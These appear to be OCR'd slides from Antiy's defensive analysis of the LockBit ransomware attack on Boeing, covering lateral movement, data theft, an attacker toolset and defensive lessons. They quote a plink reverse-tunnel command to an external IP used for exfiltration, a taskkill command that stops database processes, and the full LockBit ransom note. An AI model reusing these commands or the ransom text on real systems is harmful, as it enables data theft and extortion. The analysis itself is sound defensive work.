安天 AVL SDK 反病毒引擎检测到的Mimikatz后，会反馈输出 HackTool/Win32.Mimikatz、HackTool/Win64.Mimikatz或Trojan/PowerShell.Mimikatz作为命名，便于提醒网管判断是正常应用还是攻击者投放。

攻击过程复盘——横向移动

步骤1	步骤2	步骤3	步骤4	步骤5	**步骤6**	**步骤7**	步骤8	步骤9	步骤10	步骤11

步骤6：内网渗透主机部署各种远程软件

攻击者利用获取的各种凭证结合Psexec工具（远程命令执行工具），在波音内部网络其他主机上部署各种远程软件。

步骤7：尽可能获取更多服务器及主机的访问权限


利用远程访问软件传输步骤4至步骤6涉及的各种工具，循环执行步骤4至步骤6的各种操作，尽可能获取防火墙、域控服务器和网络管理人员节点等更多服务器及主机的访问权限。

工具介绍

- Psexec是一个命令行网络管理工具，是Sysinternals Suite系统组件的一部分，其调用了Windows系统的内部接口，以远端Windows主机账户名、密码和要执行的本地可执行文件为输入参数，基于RPC$服务实现，将本地可执行文件推送到远端主机执行，其设计初衷是为了便于网络管理人员以实现敏捷的远程运营。

安天AVL SDK反病毒引擎检测到对应版本的Psexec后，会反馈输出RiskWare/Win32.Psexec或RiskWare/Win64.Psexec作为命名，便于提醒网管判断是正常应用还是攻击者投放。

攻击过程复盘——内网横向移动中暴露的防御侧问题



攻击者的关键作业点不只是最终的资产价值点

攻击者不仅仅突破初始防线，还有针对关键节点的活动，如攻陷防火墙、域控服务器和网络管理人员节点。这些节点在攻击路径中具备强大的后期攻击功能，例如劫持流量、获取凭证和掌握跳板节点或控制权。

基于身份+权限+访问控制的合规体系极易被突破

攻击者轻松窃取凭证和身份后，无感地横向移动。缺乏感知和敏捷闭环运营能力使得身份权限机制成为攻击者的掩护，使其在合规体系中无阻畅行。

主机安全防护依然没有得到有效的强化

凸显了主机防护能力不足。在国内，对主机系统安全需求的理解偏向合规性软件，缺乏对“安全的基石回归主机系统侧”趋势的认识。主机侧工作复杂，牵涉与信息化和使用部门的关系，导致防御者不愿在主机侧投入主要安全成本和管理资源，使得最后一道安全防线难以抵御定向攻击。

攻击过程复盘_数据收集打包

步骤8：收集高价值敏感信息并使用7z.exe工具进行压缩

最大文件是21.6 GiB（该文件为所有文件的压缩包，即媒体误公布数据为43GiB的原因）


文件相关内容分析

- 涉及的软件类型有**30多种**，包括商业审计、视频监控、应用程序管理软件、数字无线通讯设备、波音公司邮箱、波音公司开发的软件、Citrix云计算、虚拟化软件、数据库管理软件、数据中心管理软件、网络安全软件、OpenStack私有云部署软件、HP打印审计软件、IT管理系统软件、数据备份软件、分布式虚拟机软件、企业IT解决方案软件、云语音识别软件、虚拟化软件、系统审计工具、系统日志记录工具、智能仓储管理系统、虚拟化系统、ERP管理软件、文档管理系统、波音网站数据、仿真软件、疑似授权文件、路径导航系统软件、实时通信软件及其它不确定类型。

涉及部门分析

- 通过文件属性分析，对应的内部使用者，疑似涉及的部门有：**12余个**，包括财务部门、安全运营部门、调度部门、客服部门、IT运营部门、飞机维护检修部门、信息安全部门、仓储物流部门、项目管理部门、研发部门、通信部门及其它不确定部门。

攻击过程复盘_窃取数据带来的风险



名称	修改日期	类型	大小
bak	2023/10/22 14:17	BAK 文件	408 KB
bak	2023/10/22 14:17	BAK 文件	406 KB
bak	2023/10/22 14:17	BAK 文件	404 KB
0.bak	2023/10/22 14:17	BAK 文件	404 KB
911.bak	2023/10/15 14:47	BAK 文件	517,211 KB
5.bak	2023/10/15 14:50	BAK 文件	602,244 KB
893704.bak	2023/10/22 14:16	BAK 文件	808 KB
5.bak	2023/10/22 15:27	BAK 文件	803 KB
5.bak	2023/10/22 14:17	BAK 文件	1,764 KB
_6576317.bak	2023/10/22 15:20	BAK 文件	98,003 KB
20_6856534.bak	2023/10/22 15:20	BAK 文件	789,008 KB
5309.bak	2023/10/22 15:18	BAK 文件	27,372 KB
.bak	2023/10/22 15:26	BAK 文件	713 KB
2.bak	2023/10/22 14:16	BAK 文件	24,957 KB
.bak	2023/10/22 14:16	BAK 文件	42,087 KB
8.bak	2023/10/22 14:16	BAK 文件	9,068 KB
.bak	2023/10/22 14:16	BAK 文件	403 KB
1.bak	2023/10/22 14:16	BAK 文件	403 KB
4.bak	2023/10/22 14:16	BAK 文件	403 KB
56.bak	2023/10/22 15:27	BAK 文件	399 KB
552325.bak	2023/10/8 14:48	BAK 文件	20,088 KB
	2023/10/22 14:20	BAK 文件	507 KB
k	2023/10/22 15:18	BAK 文件	2,504 KB
ak	2023/10/22 15:26	BAK 文件	2,506 KB
	2023/10/29 17:17	ZIP 压缩文件	3,274,793...
	2023/10/28 10:37	文本文档	6 KB
_3003340.bak	2023/10/22 15:16	BAK 文件	43,779 KB
.bak	2023/10/8 15:32	BAK 文件	925 KB
0_4134269.bak	2023/10/22 15:18	BAK 文件	2,981 KB
	2023/10/22 15:18	BAK 文件	90,448 KB
	2023/10/22 15:18	BAK 文件	394 KB
17209.bak	2023/10/22 15:26	BAK 文件	246,342 KB
07439.bak	2023/10/22 15:26	BAK 文件	1,359 KB
k	2023/10/22 15:17	BAK 文件	4,332,413...
283527.bak	2023/10/22 15:16	BAK 文件	113,357 KB

窃取数据截图

从LockBit所曝光的数据来看，尽管整体上是信息化系统和软件运行日志和备份数据为主。但可能给波音公司带来四方面风险

01 进一步的用户数据泄露风险，主要包括网站、邮箱、仓储、物流、客服等数据。

02 应用软件清单暴露风险，主要包括审计、视频监控、通讯、打印、ERP、文档管理、导航、调度、仓储物流等软件。

03 安全运营风险，主要包括应用程序管理、Citrix云计算、虚拟化、数据库管理、数据中心管理、安全软件、私有云、网管软件、数据备份等失控风险。

04 研发数据风险，主要包括仿真设计和项目研发等数据。

攻击过程复盘_回传数据

步骤9：通过多种渠道回传数据

通过plink.exe工具建立SSH隧道回传数据

↓

通过FTP协议回传数据

↓

通过远程控制软件回传数据

工具介绍

- plink.exe工具是PuTTY软件中的一个组件，主要功能类似于Linux系统上的ssh命令行工具，用于SSH连接远程主机，同时提供多种方式创建或管理SSH会话。由于其属于PuTTY软件的一个组件，具备数字签名，能够规避以数字签名作为白名单检测机制的终端防护软件的检测。

```
echo enter | c:\windows\servicehost.exe -ssh -r 8085:127.0.0.1:8085
<username>@168.100.9[.]137 -pw <password>
```

攻击者使用命令实现SSH隧道建立

安天AVL SDK反病毒引擎检测到对应版本的Pink后，会反馈输出RiskWare/Win32.Pink或RiskWare/Win64.Plink作为命名，便于提醒网管判断是正常应用还是攻击者投放。

攻击过程复盘_结束进程、投放勒索载荷实施加密勒索

步骤1	步骤2	步骤3	步骤4	步骤5	步骤6	步骤7	步骤8	步骤9	**步骤10**	**步骤11**

结束进程

- 数据库服务及进程
- 杀毒软件进程
- 其他阻碍勒索加密的进程

投递勒索

将LockBit3.0勒索软件通过**远程控制软件部署到目标主机**（数据价值高的、业务重要性强的）中并执行，实现加密勒索

释放勒索信

对目标加密完成后，**释放勒索信**并修改桌面背景用以提示受害者。

```
cmd.exe /q /c taskkill /f /im sqlwriter.exe /im winmysqladmin.exe
/im w3sqlmgr.exe /im sqlwb.exe /im sqltob.exe /im sqlservr.exe /im
sqlserver.exe /im sqlscan.exe /im sqlbrowser.exe /im sqlrep.exe /im
sqlmangr.exe /im sqlexp3.exe /im sqlexp2.exe /im sqlex
```

使用cmd命令结束相关进程

>>>> What guarantees that we will not deceive you?

We are not a politically motivated group and we do not need anything other than your money.

If you pay, we will provide you the programs for decryption and we will delete your data.
Life is too short to be sad. Be not sad, money, it is only paper.

If we do not give you decrypters, or we do not delete your data after payment, then nobody will pay us in the future.
Therefore to us our reputation is very important. We attack the companies worldwide and there is no dissatisfied victim after payment.

You can obtain information about us on twitter

>>>> You need contact us and decrypt one file for free on these TOR sites with your personal DECRYPTION ID

Download and install TOR Browser
Write to a chat and wait for the answer, we will always answer you.
Sometimes you will need to wait for our answer because we attack many companies.

Links for Tor Browser:

Link for the normal browser

If you do not get an answer in the chat room for a long time, the site does not work and in any other emergency, you can contact us in jabber or tox.

Tox ID LockBitSupp:
XMPP (Jabber) Supp

>>>> Your personal DECRYPTION ID:

>>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!

>>>> Warning! If you do not pay the ransom we will attack your company repeatedly again!

勒索信


“LockBit”组织攻击波音公司事件——武器装备

装备类型	名称	装备来源	备注
漏洞利用	Citrix Bleed（CVE-2023-4966）	自研漏洞利用代码	Citrix NetScaler ADC 和 NetScaler Gateway 设备的软件漏洞
脚本	123.ps1	自研脚本	解码并释放Downloader木马
	ad.ps1	开源脚本（Github）	AD域侦察脚本，收集域内各种信息
	veeam-get-creds.ps1	开源脚本（Github）	从Veeam平台获取保存的凭证信息
	secretsdump.py	开源脚本（Github）	从Azure VM上获取各类账户数据库信息（凭证）
	sysconf.bat	自研脚本	用于执行plink
黑客工具	processhacker.exe	公开软件	禁用和卸载与安全软件有关的进程和服务
	mimikatz.exe	开源软件	从内存和进程转储文件中获取凭证
进程转储	proc.exe	公开软件	通过ProcDump工具转储lsass.exe内存，结合Mimikatz实现凭证获取
网络扫描	netscan.exe	公开软件	重命名Softperfect公司的网络扫描软件，实现网络扫描功能
端口转发	servicehost.exe	公开软件	重命名的plink（PuTTY Link），用于端口转发建立SSH隧道
远程执行	psexec.exe	公开软件	用于远程部署特定程序
TNI客户端	tniwinagent.exe	公开软件	用于发现网络环境中的其他用户，收集信息
远程软件	Zoho	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
	ConnectWise	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
	Screenconnect	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
	AnyDesk	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
	Splashtop	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
	Action1	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
	Atera	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
	fixme it	公开软件	远程控制软件，用于建立远程连接，实现攻击装备传播
勒索软件	无（内存执行自删除）	疑似自研	加密系统文件

混合执行体攻击越来越普遍

组合运用多种来源执行体的攻击，安天CERT称之为混合执行体攻击。这就使攻击从早期的基于免杀的方式对主机的突防，进一步走入到可以击破反病毒引擎+可信验证的双安全系统的混合执行体攻击。防范这种攻击，简单结合反病毒引擎+可信验证，显然是颗粒度不足的。


“LockBit”组织攻击波音公司事件——可视化过程复盘



小结

- 这是一起基于**LockBit勒索攻击组织所提供的RaaS基础设施的针对知名企业的定向勒索攻击事件。**
- 攻击者以ADC网络边界设备为初始突防点，把握了相关设备在出现漏洞后未及时响应带来的机会窗口，在相关漏洞利用代码出现后，在第一时间发掘利用，以此实现凭证窃取。之后利用凭证完成进一步的横向移动和向场景中按需投放的落地能力。攻击组织运用了大量开源和商用工具作为实现不同功能的攻击组件，并通过突破域控等关键主机，实现进一步的凭证权限窃取，实现准确和有效投放，窃取了所攻陷主机的相关数据，实现了勒索软件部署。

波音遭遇攻击事件复盘——参考材料



序号	参考材料	序号	参考材料
1	波音遭遇勒索攻击事件分析复盘——定向勒索的威胁趋势分析与防御思考[R/OL].(2023-12-30) https://www.antiy.cn/research/notice&report/research_report/BoeingReport.html	13	安天.安天应对勒索软件“WannaCry”防护手册[R/OL].(2017-05-13) https://www.antiy.com/response/Antiy_Wannacry_Protection_Manual/Antiy_Wannacry_Protection_Manual.html
2	Reuters.Boeing assessing Lockbit hacking gang threat of sensitive data leak [R/OL].(2023-10-28) https://www.reuters.com/business/aerospace-defense/boeing-assessing-lockbit-hacking-gang-threat-sensitive-data-leak-2023-10-27/	14	安天.安天应对魔窟勒索软件“WannaCry”周一开机指南[R/OL].(2017-05-14) https://www.antiy.com/response/Antiy_Wannacry_Guide.html
3	安天.LockBit 勒索软件样本分析及针对定向勒索的防御思考 [R/OL].(2023-11-17) https://www.antiy.cn/research/notice&report/research_report/LockBit.html	15	安天.安天智甲有效防护LockBit2.0勒索软件[R/OL].(2021-09-20) https://www.antiy.cn/observe_download/observe_296.pdf
4	CISA.#StopRansomware: LockBit 3.0 Ransomware Affiliates Exploit CVE 2023-4966 Citrix Bleed Vulnerability [R/OL].(2023-11-21) https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-325a	16	安天.GANDCRAB勒索软件着眼“达世币”，安天智甲有效防护[R/OL].(2018-02-28) https://www.antiy.com/response/20180228.html
5	BI.ZONE.From pentest to APT attack: cybercriminal group FIN7 disguises its malware as an ethical hacker’s toolkit [R/OL].(2023-05-13) https://bi-zone.medium.com/from-pentest-to-apt-attack-cybercriminal-group-fin7-disguises-its-malware-as-an-ethical-hackers-c23c9a75e319	17	安天.勒索攻击的四种分工角色[R/OL].(2021-11-23) https://mp.weixin.qq.com/s/oMneQmmYQF5B4nWVulJl1g
6	安天.苦象组织近期网络攻击活动及泄露武器分析 [R/OL].(2020-09-17) https://www.antiy.com/response/20200917.html	18	安天.勒索攻击的两种典型模式[R/OL].(2021-11-23) https://mp.weixin.qq.com/s/nrbVpjA2-jfTzjojbyFpJA
7	安天.2020年网络安全威胁回顾与展望 [R/OL].(2021-01-07) https://www.antiy.cn/research/notice&report/research_report/2020_AnnualReport.html	19	安天.“勒索攻击杀伤链”分析[R/OL].(2021-11-24) https://mp.weixin.qq.com/s/24bIz-e4_Ts-Th0ecCWfgQ
8	安天.揭开勒索软件的真面目[R/OL].(2015-08-03) https://www.antiy.com/response/ransomware.html	20	安天.勒索攻击的四种勒索类型与五种攻击特征[R/OL].(2021-11-25) https://mp.weixin.qq.com/s/RL4E9v4wvazgj2UNdbMypA
9	安天.安天针对勒索蠕虫“魔窟”（WannaCry）的深度分析报告[R/OL].(2017-05-13) https://www.antiy.com/response/wannacry.html	21	安天.十类典型勒索家族[R/OL].(2021-11-26) https://mp.weixin.qq.com/s/Jmz58xQBcytClWx51yxBTQ
10	安天.勒索软件Sodinokibi运营组织的关联分析[R/OL].(2019-06-28) https://www.antiy.com/response/20190628.html	22	安天.勒索攻击发展趋势[R/OL].(2021-11-26) https://mp.weixin.qq.com/s/1wehEDr7dTo-wdJYzfoS-A
11	安天.关于美燃油管道商遭勒索攻击事件样本与跟进分析[R/OL].(2021-05-11) https://www.antiy.com/response/20210511.html	23	中国信通院.勒索病毒安全防护手册[R/OL].(2021-09) http://www.caict.ac.cn/kxyj/qwfb/ztbg/202109/P020210908503958931090.pdf
12	安天.2016年网络安全威胁的回顾与展望[R/OL].(2017-01-06) https://www.antiy.com/response/2016_Antiy_Annual_Security_Report.html	24	安天.安天产品助力用户有效防护勒索攻击[R/OL].(2021-11-01) https://mp.weixin.qq.com/s/nOfhqWiw6Xd7-mvMt2zfX

网络空间威胁对抗与防御技术研讨会
暨 第十一届安天网络安全冬训营

RaaS+定向勒索攻击已成为致命威胁，需构建威胁想定，并有针对性地改善防御和响应能力

安天冬训营 wtc.antiy.cn

执行体治理赋能与大模型辅助

北向守望